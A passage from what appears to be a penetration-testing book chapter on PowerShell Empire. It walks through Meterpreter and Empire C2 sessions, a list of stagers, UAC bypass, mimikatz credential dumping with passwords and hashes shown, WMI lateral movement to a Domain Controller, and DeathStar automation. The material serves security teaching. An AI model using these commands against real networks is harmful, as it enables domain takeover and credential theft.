[*] https://192.168.2.6:8080 handling request from 192.168.2.9; (UUID: hf84cyyl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.9:51434) at 2018-08-28 23:19:31 +0530
```

The Meterpreter session has now been opened! Let's confirm the session information using the `sessions` command in Metasploit, as follows:

```
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
[*] https://192.168.2.6:8080 handling request from 192.168.2.9; (UUID: hf84cyyl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.9:51434) at 2018-08-28 23:19:31 +0530

msf exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x64/windows	PT-PC\PT @ PT-PC	192.168.2.6:8080 -> 192.168.2.9:51434 (192.168.2.9)

```
msf exploit(multi/handler) >
```

We can now use Metasploit modules for further exploitation.

<strong>Edit <listener> SlackToken <slack API token></strong>

```
(Empire: listeners) >
(Empire: listeners) > edit Empire SlackToken x0xp-337213857207-336091616819-336492938817-203a33b7cf0082018d26a4d4467ca2e4
[*] This change will not take effect until the listener is restarted
(Empire: listeners) > █
```

For this to work perfectly, we have to restart the listener. There's no `restart` command in Empire, so we have to execute the `disable` and `enable` commands in order to restart:

```
(Empire: listeners) > disable Empire
[!] Killing listener 'Empire'
[*] Listener Empire killed
(Empire: listeners) > enable Empire
[*] Starting listener 'Empire'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners) > █
```

Let's check the listener information and see if the `SlackToken` field is updated or not:

```
(Empire: listeners) > info Empire

Empire Options:

  Name      Required  Value           Description
  ----      -----    -----          -----
  StagerURI  False     default        URI for the stager. Must use /download/. Example: /download/stager.php
  ProxyCreds or other)  False     default        Proxy credentials ([domain]username:password) to use for request (default, none,
  KillDate   False     Empire          Date for the listener to exit (MM/dd/yyyy).
  Name       True      Empire          Name for the listener.
  Launcher   True      powershell -noP -sta -w 1 -enc /admin/get.php,/news.php,/Login/process.phpMozilla/5.0 (Windows
  DefaultProfile True     NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
  DefaultLostLimit True     60             Number of missed checkins before exiting
  Host       True     http://[REDACTED].com:443   Hostname/IP for staging.
  Port       True     443            Port for the listener.
  WorkingHours False    0.0             Hours for the agent to operate (09:00-17:00).
  CertPath   False    #general        Certificate path for https listeners.
  DefaultJitter True     0.0             Jitter in agent reachback interval (0.0-1.0).
  SlackChannel False   #general        The Slack channel or DM that notifications will be sent to.
  BindIP     True     0.0.0.0        The IP to bind to on the control server.
  UserAgent  False    default         User-agent string to use for the staging request (default, none, or other).
  StagingKey  True     W_xdQ@t&13.1M-mGATk:XL1^0vP{Bz? Staging key for initial agent negotiation.
  DefaultDelay True     5              Agent delay/reach back interval (in seconds).
  SlackToken  False   x0xp-337213857207-336091616819-3 Your SlackBot API token to communicate with your Slack instance.
  36492938817-203a33b7cfa082018d26
  04d4467ca2e4
  ServerVersion True     Microsoft-IIS/7.5
  Proxy      False    default         Server header for the control server.
  Proxy      False    default         Proxy to use for request (default, none, or other).

(Empire: listeners) > [
```

Now, whenever an agent connection is made on this listener, we'll get a notification on our slack channel:

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 182.68.128.28
[*] New agent B1R4KNX6 checked in
[+] Initial agent B1R4KNX6 from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to B1R4KNX6 at 182.68.128.28
```

As we can see in the the following screenshot, a notification alert with the agent information is displayed on our Slack channel:



We will get an alert whenever an agent connects back to the Empire C2. We can plan the further attacks depending upon the information we get from Empire. The following is the list of stagers available in Empire:

Target OS	Stager name	Empire stager option	Description
Windows	Backdoor LNK Macro launcher	windows/backdoorLnkMacro	Generates a macro that backdoors .lnk files on the user's desktop. The backdoored lnk files therefore attempt to download and execute an empire launcher when the user clicks on them.
Windows	Bunny launcher	windows/bunny	Generates a Bash bunny script that runs a one-liner Stage 0 launcher for Empire.
Windows	C# PowerShell launcher	windows/csharp_exe	Generates a PowerShell C# solution with embedded stager code that compiles to an EXE.
Windows	DLL launcher	windows/dll	Generates a PowerPick Reflective DLL to inject with stager code.
Windows	Ducky launcher	windows/ducky	Generates a ducky script that runs a one-liner Stage 0 launcher for Empire.
Windows	HTA launcher	windows/hta	Generates an <b>HyperText Application (HTA)</b> for Internet Explorer.
Windows	BAT launcher	windows/launcher_bat	Generates a self-deleting .bat launcher for Empire
Windows	LNK launcher	windows/launcher_lnk	Creates a .lnk file that launches the Empire stager.
Windows	Regsvr32 launcher	windows/launcher_sct	Generates an SCT file (COM Scriptlet). This can

			be hosted anywhere
Windows	VBS launcher	windows/launcher_vbs	Generates a .vbs launcher for Empire.
Windows	Msbuild_xml launcher	windows/launcher_xml	Generates an XML file to be run with MSBuild.exe.
Windows	Macro launcher	windows/macro	Generates an office macro for Empire. This is compatible with office 97-2003 and 2007 file types.
Windows	Macro-less code execution in MSWord	windows/macroless_msword	Creates a macroless document utilizing a formula field for code execution.
Windows	Shellcode launcher	windows/shellcode	Generates a windows shellcode stager.
Windows	Teensy launcher	windows/teensy	Generates a Teensy script that runs a one-liner stage0 launcher for Empire.
Mac OSX	Apple Script	osx/applescript	Generates AppleScript to execute the Empire stage0 launcher.
Mac OSX	Application	osx/application	Generates an Empire Application.
Mac OSX	Ducky launcher	osx/ducky	Generates a ducky script that runs a one-liner stage0 launcher for Empire.
Mac OSX	Dylib launcher	osx/dylib	Generates a dynamic library for OSX.
Mac OSX	JAR launcher	osx/jar	Generates a JAR file.
Mac OSX	Default launcher	osx/launcher	Generates a one-liner stage0 launcher for Empire.
Mac OSX	Macho	osx/macho	Generates a macho executable.

Mac OSX	OSX Apple Script macro	osx/macro	An OSX office macro that supports newer versions of Office.
Mac OSX	OSX package	osx/pkg	Generates a pkg installer. This installer will copy a custom (empty) application to the /Applications folder. The postinstall script will execute an Empire launcher.
Mac OSX	Safari launcher	osx/safari_launcher	Generates an HTML payload launcher for Empire.
Mac OSX	Teensy launcher	osx/teensy	Generates a Teensy script that runs a one-liner stage0 launcher for Empire.
Multi-Platform	Bash Script launcher	multi/bash	Generates self-deleting Bash script to execute the Empire Stage 0 launcher.
Multi-Platform	Default PowerShell launcher	multi/launcher	Generates a one-liner Stage 0 launcher for Empire.
Multi-Platform	Cross platform macro launcher	multi/macro	Generates a Win/Mac cross platform MS Office macro for Empire, compatible with Office 97-2016 including Mac 2011 and 2016 (sandboxed).
Multi-Platform	pyInstaller Launcher	multi/pyinstaller	Generates an ELF binary payload launcher for Empire using pyInstaller.
Multi-Platform	WAR launcher	multi/war	Generates a deployable WAR file.

# Summary

In this chapter, we introduced Empire and its fundamentals. We have also covered Empire's basic usage and the post exploitation basics for Windows, Linux and OSX. We were also able to get a Meterpreter session opened using Empire and, finally, used Slack as the alerting mechanism whenever an agent connects back to the Empire C2. However, in an organization, accessing a server is not enough. The final goal for intruding into the network should be to get full access to the **Domain Controller (DC)**. In the next chapter, we will cover how we can use Empire to gain access to DC and how we can achieve this using automated tools.

# Questions

1. Is Empire free?
2. Does Empire use SSL for agent communication?
3. Does Empire have any GUI version for its usage?

# Further reading

Read the following links for more information:

- <https://github.com/EmpireProject/Empire>
- <http://www.powershellempire.com/>
- <https://www.swordshield.com/2017/10/slack-and-microsoft-teams-notifications-for-empi>  
re-and-meterpreter-agents/
- <https://www.harmj0y.net/blog/about/>

# Age of Empire - Owning Domain Controllers

In the previous chapter, we covered the basics of Empire and how to use Empire efficiently to perform post-exploitation. Now we are in the network, what's the next step? What can we do apart from exploring the target filesystem and internal network service discovery? In every organization, a centralized server will be present to control and manage the whole network. If an attacker can compromise this central server, they would have full control over the entire organization's network. This central server is called the **Domain Controller (DC)**, while the domain services that are provided by a Domain Controller are known as Active Directory Domain Services.

In this chapter, we will cover the following topics:

- Getting into a Domain Controller using Empire
- Automating Active Directory exploitation using the DeathStar
- Empire GUI

# Getting into a Domain Controller using Empire

Most of the time, we get access to a web server with system privileges. When we try to get access to the Domain Controller, however, this just doesn't work. One of the reasons for this is the lack of knowledge related to Domain Controllers. For those who are learning about privilege escalation and pivoting, you are about to enter the world of lateral movement and Domain exploitation. Make sure that you are familiar with some basic concepts related to Domains and Domain Controllers. Start from: [https://en.wikipedia.org/wiki/Domain\\_controller](https://en.wikipedia.org/wiki/Domain_controller) and move on to other topics related to the Domain Controller before continuing with this topic.

Assuming that you have some basic understanding of Domains, Domain Controllers, and **Active Directory Domain Services (AD/DS)**, let's continue with the Active Directory exploitation. You should already have an active agent. In our case, the agent is active and has the privileges of the `PT` user.

```
(Empire: agents) > list

[*] Active agents:

  Name  La Internal IP  Machine Name  Username  Process  PID  Delay  Last Seen
  ---  -- -----  -----  -----  -----  ---  ---  -----
  HU71GLN5 ps 192.168.2.14  PT-PC\PT  powershell  6100  5/0.0  2018-09-16 22:19:34

(Empire: agents) > |
```

To get access to the Domain Controller, we first need to get access to a domain user's account so that we can perform reconnaissance on the domain. Remember that we can't gather information regarding a particular domain with a local account. We need to have access to a domain user account so that the domain user can communicate with the Domain Controller to get information.

Let's first escalate the privileges using the `bypassuac_eventvwr` module on the local system so that we can have a higher security context to perform further attacks:

```
(Empire: HU71GLN5) > bypassuac Empire
[*] Tasked HU71GLN5 to run TASK_CMD_JOB
[*] Agent HU71GLN5 tasked with task ID 4
[*] Tasked agent HU71GLN5 to run module powershell/privesc/bypassuac_eventvwr
(Empire: HU71GLN5) > [*] Agent HU71GLN5 returned results.
Job started: RTDZ3N
[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent 5VW12HXM checked in
[+] Initial agent 5VW12HXM from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to 5VW12HXM at 182.68.168.52
```

The asterisk (\*) in the username means that we have escalated the privileges for the `PTuser`:

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
----	--	-----	-----	-----	-----	---	----	-----
HU71GLN5	ps	192.168.2.14	PT-PC	PT-PC\PT	powershell	6100	5/0.0	2018-09-16 22:42:13
5VW12HXM	ps	192.168.2.14	PT-PC	*PT-PC\PT	powershell	5048	5/0.0	2018-09-16 22:42:13

```
(Empire: agents) > |
```

The next step would be to gather the credentials from the memory using `mimikatz`. We will be able to find these if any domain user has logged on to this server before. Using `mimikatz`, we can fetch the credentials of the domain users as well.

```
(Empire: agents) > interact 5VW12HXM
(Empire: 5VW12HXM) > mimikatz
[*] Tasked 5VW12HXM to run TASK_CMD_JOB
[*] Agent 5VW12HXM tasked with task ID 1
[*] Tasked agent 5VW12HXM to run module powershell/credentials/mimikatz/logonpasswords
(Empire: 5VW12HXM) > |
```

Two domain users are found on this server: `harry` and `john`. We also found that the domain is `133t.local`:

```
(Empire: 5W12HXM) > creds
```

**Credentials:**

CredID	CredType	Domain	UserName	Host	Password
1	hash	l33t.local	harry	PT-PC	406d5a7d1bcb8226c27d80a1bdf2db68
2	hash	l33t.local	John	PT-PC	9182274425effbe80a1abd8df23d56cc
3	hash	PT-PC	PT	PT-PC	ee206513a3facf8228b7dbbfff302cef
4	hash	l33t.local	PT-PC\$	PT-PC	16e526659063bc0f15aff3c11f2a91e9
5	plaintext	l33t.local	harry	PT-PC	qweQWEasdASDzxcZX123!@#
6	plaintext	l33t.local	John	PT-PC	mnbMNBlkjLKJpoiPOI098098
7	plaintext	PT-PC	PT	PT-PC	harry
8	plaintext	PT-PC\PT	PT-PC\PT	PT-PC	harry

```
(Empire: 5W12HXM) > |
```

In our current scenario, we have system privileges on the local server and we have the credentials of two domain users: `harry` and `john`. What we need to do now is to elevate from a local user to a domain user. We can do this using another post module in Empire. In this situation, we can use the `spawnsas` module in Empire to spawn a new agent using the domain user:

```
(Empire: 5W12HXM) > usemodule management/spawnas
(Empire: powershell/management/spawnas) > info
```

Name: Invoke-SpawnAs  
Module: powershell/management/spawnas  
NeedsAdmin: False  
OpsecSafe: False  
Language: powershell  
MinLanguageVersion: 2  
Background: False  
OutputExtension: None

Authors:

rvrsh3ll (@424f424f)  
@harmj0y

Description:

Spawn an agent with the specified logon credentials.

Comments:

<https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/RunAs.ps1>

Options:

Name	Required	Value	Description
-----	-----	-----	-----
UserName	False		Username to run the command as.
CredID	False		CredID from the store to use.
Domain	False		Optional domain.
Proxy	False	default	Proxy to use for request (default, none, or other).

Next, we'll set the `credID`, which can be found by executing the `creds` command, and the `Listener`:

Listener	True	Listener to use.
ProxyCreds	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
UserAgent	False	User-agent string to use for the staging request (default, none, or other).
Password	False	Password for the specified username.
Agent	True	Agent to run module on.

```
(Empire: powershell/management/spawnas) > set CredID 6
(Empire: powershell/management/spawnas) > set Listener Empire
```

Once all the options are set, we can execute the module, which will create a process using the domain user's credentials:

```
(Empire: powershell/management/spawnas) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 6
[*] Tasked agent 5VW12HXM to run module powershell/management/spawnas
(Empire: powershell/management/spawnas) > [*] Agent 5VW12HXM returned results.
Launcher bat written to C:\Users\Public\debug.bat
```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	ProcessName
24	5	1988	2268	37	0.00	3812	cmd

```
[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent NK7F2WC6 checked in
[+] Initial agent NK7F2WC6 from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to NK7F2WC6 at 182.68.168.52
```

A new agent is now online. This time, it's the `john` user:

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
HU71GLN5	ps	192.168.2.14	PT-PC	PT-PC\PT	powershell	6100	5/0.0	2018-09-16 23:28:05
5VW12HXM	ps	192.168.2.14	PT-PC	*PT-PC\PT	powershell	5048	5/0.0	2018-09-16 23:28:04
NK7F2WC6	ps	192.168.2.14	PT-PC	L33T\John	powershell	5736	5/0.0	2018-09-16 23:28:03

```
(Empire: agents) > |
```

Now that we have access to a domain user's account, we can move forward with Domain Controller Reconnaissance. The first thing that we need to know is the IP address of the Domain Controller. This can be found using the `dnsserver` module in Empire:

```
(Empire: NK7F2WC6) > usemodule situational_awareness/host/dnsserver
(Empire: powershell/situational_awareness/host/dnsserver) > info
```

```
    Name: Get-SystemDNSServer
    Module: powershell/situational_awareness/host/dnsserver
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
    MinLanguageVersion: 2
    Background: False
    OutputExtension: None
```

**Authors:**

DarkOperator

**Description:**

Enumerates the DNS Servers used by a system.

**Comments:**

<https://github.com/darkoperator/Posh-SecMod/blob/master/Discovery/Discovery.ps1>

**Options:**

Name	Required	Value	Description
Agent	True	NK7F2WC6	Agent to run module on.

At the time of configuration, a DC will always try to set up a DNS server if this is not already done. This Empire module will look for the primary and secondary DNS servers:

```
(Empire: powershell/situational_awareness/host/dnsserver) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_WAIT
[*] Agent NK7F2WC6 tasked with task ID 1
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/host/dnsserver
(Empire: powershell/situational_awareness/host/dnsserver) > [*] Agent NK7F2WC6 returned results.
192.168.2.17
192.168.2.1
fec0:0:0:ffff::1%1
fec0:0:0:ffff::2%1
fec0:0:0:ffff::3%1
[*] Valid results returned by 182.68.168.52
```

As we can see, the IP `192.168.2.17` is the primary DNS server. There's a high chance this IP could belong to the DC. To confirm this, we can use the `get_domain_controller` module in Empire. This module will return information about the DC for the current domain:

```
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > info
```

```
    Name: Get-DomainController
    Module: powershell/situational_awareness/network/powerview/get_domain_controller
  NeedsAdmin: False
  OpsecSafe: True
    Language: powershell
MinLanguageVersion: 2
    Background: True
  OutputExtension: None
```

Authors:

@harmj0y

Description:

Returns the domain controllers for the current domain or the specified domain. Part of PowerView.

Comments:

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/>

Options:

Name	Required	Value	Description
Domain	False		The domain to query for domain controllers.
LDAP	False		Switch. Use LDAP queries to determine the domain controllers.
Agent	True	NK7F2WC6	Agent to run module on.
Server	False		Specifies an Active Directory server (domain controller) to bind to.

Let's set up the domain option here and execute the module so that it can look for

information regarding the specified domain:

```
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > set Domain L33T
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 2
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > [*] Agent NK7F2WC6 returned results.
Job started: 75ZBT6
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.
```

```
Forest : l33t.local
CurrentTime : 9/17/2018 12:00:46 PM
HighestCommittedUsn : 20795
OSVersion : Windows Server 2008 R2 Enterprise
Roles : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain : l33t.local
IPAddress : 192.168.2.17
SiteName : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections : {}
OutboundConnections : {}
Name : WIN-9P1ACAHV7U3.l33t.local
Partitions : {DC=l33t,DC=local, CN=Configuration,DC=l33t,DC=local, CN=Schema,CN=Configuration,DC=l33t,DC=local, DC=DomainDnsZones,DC=l33t,DC=local...}
```

As we can see from the preceding result, 192.168.2.17 is indeed the DC. The `get_domain_controller` module provides us with the following information:

Forest	l33t.local
OSVersion	Windows Server 2008 R2 Enterprise
Roles	SchemaRole, NamingRole, PdcRole, RidRole
IPAddress	192.168.2.17
Name	WIN-9PIACAHV7U3.l33t.local

Please refer to [https://technet.microsoft.com/pt-pt/library/cc759073\(v=ws.10\).aspx](https://technet.microsoft.com/pt-pt/library/cc759073(v=ws.10).aspx) to understand the basics of Domains and Forests.

To get information about the Forest, use the `get_forest` module:

```
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_forest
(Empire: powershell/situational_awareness/network/powerview/get_forest) > info
```

```
    Name: Get-Forest
    Module: powershell/situational_awareness/network/powerview/get_forest
  NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
MinLanguageVersion: 2
    Background: True
  OutputExtension: None
```

Authors:

@harmj0y

Description:

Return information about a given forest, including the root domain and SID. Part of PowerView.

Comments:

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/>

Options:

Name	Required	Value	Description
Forest	False		The forest name to query domain for, defaults to the current forest.
Agent	True	NK7F2WC6	Agent to run module on.

The `Forest` name will be used in the `get_forest` module to retrieve information about the specified `Forest`. This includes the root domain and its SID. Let's set the `Forest` name to `133t.local`, which we retrieved from the `get_domain_controller` module:

```
(Empire: powershell/situational_awareness/network/powerview/get_forest) > set Forest l33t.local
(Empire: powershell/situational_awareness/network/powerview/get_forest) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 3
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_forest
(Empire: powershell/situational_awareness/network/powerview/get_forest) > [*] Agent NK7F2WC6 returned results.
Job started: E792BL
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.
```

```
RootDomainSid      : S-1-5-21-3140846176-3513996709-3658482848
Name              : l33t.local
Sites             : {Default-First-Site-Name}
Domains           : {l33t.local}
GlobalCatalogs    : {WIN-9PIACAHV7U3.l33t.local}
ApplicationPartitions : {DC=DomainDnsZones,DC=l33t,DC=local, DC=ForestDnsZones,DC=l33t,DC=local}
ForestMode        : Windows2008Forest
RootDomain        : l33t.local
Schema            : CN=Schema,CN=Configuration,DC=l33t,DC=local
SchemaRoleOwner   : WIN-9PIACAHV7U3.l33t.local
NamingRoleOwner   : WIN-9PIACAHV7U3.l33t.local
```

Get-Forest completed!

```
[*] Valid results returned by 182.68.168.52
```

As you can see in the preceding screenshot, we were able to retrieve the root domain and its SID using the `get_forest` module. This gives us the following information:

RootDomainSID	S-1-5-21-3140846176-3513996709-3658482848
ApplicationPartitions	DomainDNSZones for 133t, local ForestDNSZones for 133t, local
SchemaRoleOwner	WIN-9PIACAHV7U3.133t.local
NamingRoleOwner	WIN-9PIACAHV7U3.133t.local

Now that we have retrieved all the information regarding the `133t` domain in the Forest, let's look for other domains that are configured in the same Forest, if any are available. This can be achieved using the `get_forest_domain` module. Use this module to retrieve the information regarding **Primary DC (PDC)** as well as the Role Owner:

```
(Empire: NK7F2WC6) >
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_forest_domain
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > info
```

```
    Name: Get-ForestDomain
    Module: powershell/situational_awareness/network/powerview/get_forest_domain
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
    MinLanguageVersion: 2
    Background: True
    OutputExtension: None
```

Authors:

@harmj0y

Description:

Return all domains for a given forest. Part of PowerView.

Comments:

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/>

Options:

Name	Required	Value	Description
Forest	False		The forest name to query domain for, defaults to the current forest.
Agent	True	NK7F2WC6	Agent to run module on.

Set the `Forest` name to `1337.local` to find all the domains in this forest:

```
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > set Forest 133t.local
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 4
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_forest_domain
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > [*] Agent NK7F2WC6 returned results.
Job started: UPBNMR
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.
```

```
Forest          : 133t.local
DomainControllers : {WIN-9PIACAHV7U3.133t.local}
Children        : {}
DomainMode      : Windows2008Domain
Parent          :
PdcRoleOwner    : WIN-9PIACAHV7U3.133t.local
RidRoleOwner    : WIN-9PIACAHV7U3.133t.local
InfrastructureRoleOwner : WIN-9PIACAHV7U3.133t.local
Name            : 133t.local
```

Get-ForestDomain completed!

```
[*] Valid results returned by 182.68.168.52
```

We found that the `133t.local` Forest has only one domain under it and that the PDC is the same as the Domain Controller that we want to access. Let's confirm all the information that we have gathered on the Domain Controller up until now:

Forest	<code>133t.local</code>
OSVersion	<code>Windows Server 2008 R2 Enterprise</code>
Roles	<code>SchemaRole, NamingRole, PdcRole, RidRole</code>
IPAddress	<code>192.168.2.17</code>
Name	<code>WIN-9PIACAHV7U3.133t.local</code>
RootDomainSID	<code>S-1-5-21-3140846176-3513996709-3658482848</code>
ApplicationPartitions	<code>DomainDNSZones for 133t, local ForestDNSZones for 133t, local</code>
SchemaRoleOwner	<code>WIN-9PIACAHV7U3.133t.local</code>
NamingRoleOwner	<code>WIN-9PIACAHV7U3.133t.local</code>
PdcRoleOwner	<code>WIN-9PIACAHV7U3.133t.local</code>
Domain mode	<code>Windows2008Domain</code>

Now that we know our target, let's move on to the lateral movement. To connect to the Domain Controller using the domain user's credentials that we acquired earlier, we can use the `invoke_wmi` module in Empire:

```
(Empire: 5W12HXM) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > info
```

```
    Name: Invoke-WMI
    Module: powershell/lateral_movement/invoke_wmi
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
    MinLanguageVersion: 2
    Background: False
    OutputExtension: None
```

Authors:

@harmj0y

Description:

Executes a stager on remote hosts using WMI.

Options:

Name	Required	Value	Description
Listener	True		Listener to use.
CredID	False		CredID from the store to use.
ComputerName	True		Host[s] to execute the stager on, comma separated.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserName	False		[domain\]username to use to execute command.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Password	False		Password to use to execute command.
Agent	True	5W12HXM	Agent to run module on.

This module will execute the Empire stager on the target host in the network using **Windows Management Instrumentation (WMI)**. Let's set up the options to run this module. Use the computer name that we retrieved from the earlier Domain Controller reconnaissance:

```
(Empire: powershell/lateral_movement/invoke_wmi) > set CredID 5
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener Empire
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName WIN-9PIACAHV7U3
(Empire: powershell/lateral_movement/invoke_wmi) > execute
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 3
[*] Tasked agent 5VW12HXM to run module powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > [*] Agent 5VW12HXM returned results.
error running command: Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))
[*] Valid results returned by 182.68.168.52
```

Upon execution of this module, we get an `E_ACCESSDENIED` error, which means that the credentials we used in this module are invalid. Let's try another set of credentials that we acquired:

```
(Empire: 5VW12HXM) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > set CredID 6
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener Empire
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName WIN-9PIACAHV7U3
(Empire: powershell/lateral_movement/invoke_wmi) > █
```

Execute the module with the new credentials:

```
(Empire: powershell/lateral_movement/invoke_wmi) > execute
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 5
[*] Tasked agent 5VW12HXM to run module powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > [*] Agent 5VW12HXM returned results.
Invoke-Wmi executed on "WIN-9PIACAHV7U3"
[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent ZSFTXBK checked in
[+] Initial agent ZSFTXBK from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to ZSFTXBK at 182.68.168.52
```

We are in luck! We were able to log in to the Domain Controller using John's credentials with the `cred_id 6`.

Let's check our agent list to confirm the active agent on the Domain Controller.

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
---	--	-----	-----	-----	-----	---	-----	-----
HU71GLN5	ps	192.168.2.14	PT-PC	PT-PC\PT	powershell	6100	5/0.0	2018-09-16 23:10:49
5VW12HXM	ps	192.168.2.14	PT-PC	*PT-PC\PT	powershell	5048	5/0.0	2018-09-16 23:10:53
ZSFTXBK	ps	192.168.2.17	WIN-9PIACAHV7U3	*L33T\John	powershell	1572	5/0.0	2018-09-16 23:10:53

```
(Empire: agents) > |
```

This shows that we now have access to the Domain Controller. The asterisk next to `L33T\John` means that the `John` user is a domain admin.

Let's retrieve the credentials for Domain Administrator's account using `mimikatz`. Remember that we can't run `mimikatz` on an unprivileged user; we need to have higher privileges. We did not perform privilege escalation here as the user already has a higher security context:

```
(Empire: ZSFTXBK) > mimikatz
```

```
[*] Tasked ZSFTXBK to run TASK_CMD_JOB
```

```
[*] Agent ZSFTXBK tasked with task ID 3
```

```
[*] Tasked agent ZSFTXBK to run module powershell/credentials/mimikatz/logonpasswords
```

```
(Empire: ZSFTXBK) > |
```

The module was executed successfully. We can now use the `creds` command to

confirm the newly acquired credentials from the Domain Controller.

```
(Empire: ZSFTXBEK) > creds
```

Credentials:

CredID	CredType	Domain	UserName	Host	Password
1	hash	l33t.local	harry	PT-PC	406a5a7d1bcb8226c27d80a1bdf2db68
2	hash	l33t.local	John	PT-PC	9182274425effbe80a1abd8df23d56cc
3	hash	PT-PC	PT	PT-PC	ee206513a3facf8228b7dbbf8302cef
4	hash	l33t.local	PT-PC\$	PT-PC	16e526659063bc0f15aff3c11f2a91e9
5	plaintext	l33t.local	harry	PT-PC	qweQWEasdASDzxcZXC123!@#
6	plaintext	l33t.local	John	PT-PC	mnbMNBlkjLKJpoiPOI098098
7	plaintext	PT-PC	PT	PT-PC	harry
8	plaintext	PT-PC\PT	PT-PC\PT	PT-PC	harry
9	hash	l33t.local	Administrator	WIN-9PIACAHV7U3	8faf590241a5d5ed59fb80eb00440589
10	hash	l33t.local	WIN-9PIACAHV7U3\$	WIN-9PIACAHV7U3	7ac0e36e41afdf2072ad7b73464cf32b7
11	plaintext	l33t.local	Administrator	WIN-9PIACAHV7U3	123!@#qweQWE

```
(Empire: ZSFTXBEK) > |
```

The whole process from reconnaissance to Domain Admin account access can take a lot of time and it is easy to get confused in the reconnaissance phase. Fortunately, we have an automation script to exploit the AD/DS to get access to the Domain Controller in a matter of minutes.

# Automating Active Directory exploitation using the DeathStar

As explained by the creator:

*"DeathStar is a Python script that uses Empire's RESTful API to automate gaining Domain Admin rights in Active Directory environments using a variety of techniques."*

- (source: <https://github.com/byt3bl33d3r/DeathStar>)

To run DeathStar, we need to start Empire with a RESTful API. This can be achieved with the following command:

```
| sudo ./empire --rest --username <username to access the API> --password <password to acc
harry@openvpn:~/Empire$ 
harry@openvpn:~/Empire$ 
harry@openvpn:~/Empire$ sudo ./empire --rest --username harry --password harry123|
```

Once Empire starts, we'll see the following message:

```
* Starting Empire RESTful API on port: 1337
